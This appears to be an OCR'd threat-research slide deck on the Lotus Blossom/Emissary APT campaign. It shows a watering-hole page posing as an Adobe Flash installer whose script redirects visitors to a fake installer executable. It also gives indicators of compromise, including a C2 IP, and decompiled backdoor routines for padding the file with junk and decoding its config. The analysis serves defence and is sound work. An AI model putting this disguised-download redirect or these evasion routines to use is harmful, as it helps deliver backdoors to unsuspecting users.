
- 使者
- 間諜

adjective

- 被派遣的

From Google Translate

Watering Hole



Watering Hole

```
                            var from = Number(arguments[1]) || 0;
                            from = (from < 0)
                                 ? Math.ceil(from)
                                 : Math.floor(from);
                            if (from < 0)
                              from += len;

                            for (; from < len; from++)
                            {
                              if (from in this &&
                                  this[from] === elt)
                                return from;
                            }
                            return -1;
                          };
                        }
        </script>

        <!--[if lt IE 9]>
            <script src="https://wwwimages2.adobe.com/downloadcenter/singlepage/live/js/html5shiv.js" type="text/javascript"></script>
        <![endif]-->



                        <script type="text/javascript" src="Adobe-Install_files/pdc_s_code.js"></script></head><body style="display: block;"><div id="mboxScriptContainer" style="d
                        <script src="Adobe-Install_files/satelliteLib-7123a14bc11ffd1ad43be190a593a8932494dcb0.js"></script>

    <script>


//                          setTimeout("location.href = 'https://admdownload.adobe.com/bin/live/flashplayer19_ga_install.exe';", 10000);
                            setTimeout("location.href = 'http://                                flash/Adobe-Install_files/install_flash_player_19_active_x.exe';", 4000);

                        $(function() {
                                $("#whats_new_panels").bxSlider({
                                        controls: false,
                                        auto: true,
                                        pause: 15000
                                });
                        });

                                setTimeout(function(){
                                                $("#progressBarDiv").hide();

                                                        $("#progressBarMessageDiv").show();

                                                }, 10000);

            </script>
    <script type="text/javascript" src="Adobe-Install_files/polarbear.js"></script>
            <script type="text/javascript">
        $(document).ready(function($) {
                            try{
            $(window).SiteCatalystWrapper({
                siteCatalyst: s,
                siteCatalystReboot: s_adobe
            }).data("SiteCatalystWrapper");
                            }catch (e){}
```


Watering Hole

```
                        var from = Number(arguments[1]) || 0;
                        from = (from < 0)
                             ? Math.ceil(from)
                             : Math.floor(from);
                        if (from < 0)
                          from += len;

                        for (; from < len; from++)
                        {
                          if (from in this &&
                              this[from] === elt)
                            return from;
                        }
                        return -1;
                      };
                    }
    </script>

    <!--[if lt IE 9]>
        <script src="https://wwwimages2.adobe.com/downloadcenter/singlepage/live/js/html5shiv.js" type="text/javascript"></script>
    <![endif]-->



                    <script type="text/javascript" src="Adobe-Install_files/pdc_s_code.js"></script></head><body style="display: block;"><div id="mboxScriptContainer" style="d
                    <script src="Adobe-Install_files/satelliteLib-7123a14bc11ffd1ad43be190a593a8932494dcb0.js"></script>

<script>
// setTimeout("location.href = 'https://admdownload.adobe.com/bin/live/flashplayer19_ga_install.exe';", 10000);
   setTimeout("location.href = 'http://                                                    flash/Adobe-Install_files/install_flash_pl
```


```
                                controls: false,
                                auto: true,
                                pause: 15000
                        });
                });

                        setTimeout(function(){
                                        $("#progressBarDiv").hide();

                                                $("#progressBarMessageDiv").show();

                                        }, 10000);

        </script>
<script type="text/javascript" src="Adobe-Install_files/polarbear.js"></script>
        <script type="text/javascript">
    $(document).ready(function($) {
                        try{
        $(window).SiteCatalystWrapper({
            siteCatalyst: s,
            siteCatalystReboot: s_adobe
        }).data("SiteCatalystWrapper");
                        }catch (e){}
```


TREND MICRO

Fake Installer

Filename	install_flash_player_19_active_x.exe
Icon	
Sha1	81835fb30b2f12efff9aeaa9e58b9293933b246d
Detection Name	BKDR_EMSRY
CnC	203.124.14.214

BKDR_EMSRY



Increase File Size

```
NumberOfBytesWritten = 85720;
v7 = WriteFile(hFile, &MZHEADER, 85720u, &NumberOfBytesWritten, 0);
Buffer = 0;
memset(&Dst, 0, 10239u);
seed = time(0);
srand(seed);
v8 = 10240;
do
{
  v11 = &Buffer;
  v9 = 640;
  do
  {
    v3 = rand();
    v4 = v11;
    v11 += 16;
    v5 = 0x1010101 * (unsigned __int8)(v3 % 255);
    v6 = v9-- == 1;
    *(_DWORD *)v4 = v5;
    v4 += 4;
    *(_DWORD *)v4 = v5;
    v4 += 4;
    *(_DWORD *)v4 = v5;
    *((_DWORD *)v4 + 1) = v5;
  }
  while ( !v6 );
  WriteFile(hFile, &Buffer, 10240u, &NumberOfBytesWritten, 0);
  --v8;
}
while ( v8 );
CloseHandle(hFile);
result = v7 != 0;
```


- Append junk data
  - Backdoor executable

Encrypt/Decrypt routine

```
1  void __cdecl decode_config(char *str, int length)
2  {
3    char tmp; // bl@3
4    int i; // [sp+4h] [bp-8h]@1
5
6    srand(1024u);
7    for ( i = 0; i < length; ++i )
8    {
9      tmp = str[i];
10     str[i] = rand() % 128 ^ tmp;
11   }
12 }
```

- Decrypt config data inside the malware
- Random seed: 1024
- Config lenth: 1200 bytes


Encrypt/Decrypt routine



```
1  char *__cdecl decode_filename(char *str, unsigned int length)
2  {
3    char *result; // eax@1
4    unsigned int i; // [sp+4h] [bp-8h]@1
5
6    result = str;
7    for ( i = 0; i < length; ++i )
8    {
9      result = &str[i];
10     str[i] += 'A';
11   }
12   return result;
13 }
```

- Filename of dropped resident is also decrypted when needed

Keep Evolving



Robert Falcone and Jen Miller-Osborn. (2016). Emissary Trojan Changelog: Did Operation Lotus Blossom Cause It to Evolve? [Online], http://researchcenter.paloaltonetworks.com/2016/02/emissary-trojan-changelog-did-operation-lotus-blossom-cause-it-to-evolve/

Conclusion

Conclusion

- 駭客的工具和手法不斷在進化
- 企業的防護思維也要跟著進化

References

- Robert Falcone and Jen Miller-Osborn. (2016). Emissary Trojan Changelog: Did Operation Lotus Blossom Cause It to Evolve? [Online], http://researchcenter.paloaltonetworks.com/2016/02/emissary-trojan-changelog-did-operation-lotus-blossom-cause-it-to-evolve/
- Mingyen Hsieh. (2015). The State of the ESILE/Lotus Blossom Campaign [Online], http://blog.trendmicro.com/trendlabs-security-intelligence/the-state-of-the-esilelotus-blossom-campaign/
- Michael Yip. (2015). ELISE: Security Through Obesity [Online], http://pwc.blogs.com/cyber_security_updates/2015/12/elise-security-through-obesity.html
- Fyodor Yarochkin; Pei Kan PK Tsung; Ming-Chang Jeremy Chiu; Ming-Wei Benson Wu (2013). Hunting the Shadows: In Depth Analysis of Escalated APT Attacks [Online], https://media.blackhat.com/us-13/US-13-Yarochkin-In-Depth-Analysis-of-Escalated-APT-Attacks-Slides.pdf
- Trend Micro Incorporated. (2012). Spear-Phishing Email: Most Favored APT Attack Bait [Online], http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-spear-phishing-email-most-favored-apt-attack-bait.pdf
- Trend Micro Incorporated. Watering Hole 101 [Online], http://www.trendmicro.com.au/vinfo/au/threat-encyclopedia/web-attack/137/watering-hole-101

Q&A